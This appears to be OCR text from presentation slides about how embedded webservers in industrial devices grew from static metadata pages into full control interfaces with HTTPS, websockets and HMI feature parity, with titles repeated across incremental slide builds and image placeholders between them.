
The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



- Authored by vendor
- Full control over device
- HTTPS

Emerging Embedded Webservers

The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality




- Authored by vendor
- Full control over device
- HTTPS

- Authored by customer

Emerging Embedded Webservers

The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality




- Authored by vendor
- Full control over device
- HTTPS

- Authored by customer
- HMI feature parity

Emerging Embedded Webservers

The humble embedded webserver, which historically just showed static device metadata, has turned into a powerhouse of functionality



- Authored by vendor
- Full control over device
- HTTPS

- Authored by customer
- HMI feature parity
- Websockets


Real-World Manifestation of this Design

Real-World Manifestation of this Design

Real-World Manifestation of this Design

Real-World Manifestation of this Design


Real-World Manifestation of this Design




Unique utilization of web technology

- Client and server are deployed side-by-side
- Web front-end is perpetually rendered with dedicated hardware

Real-World Manifestation of this Design




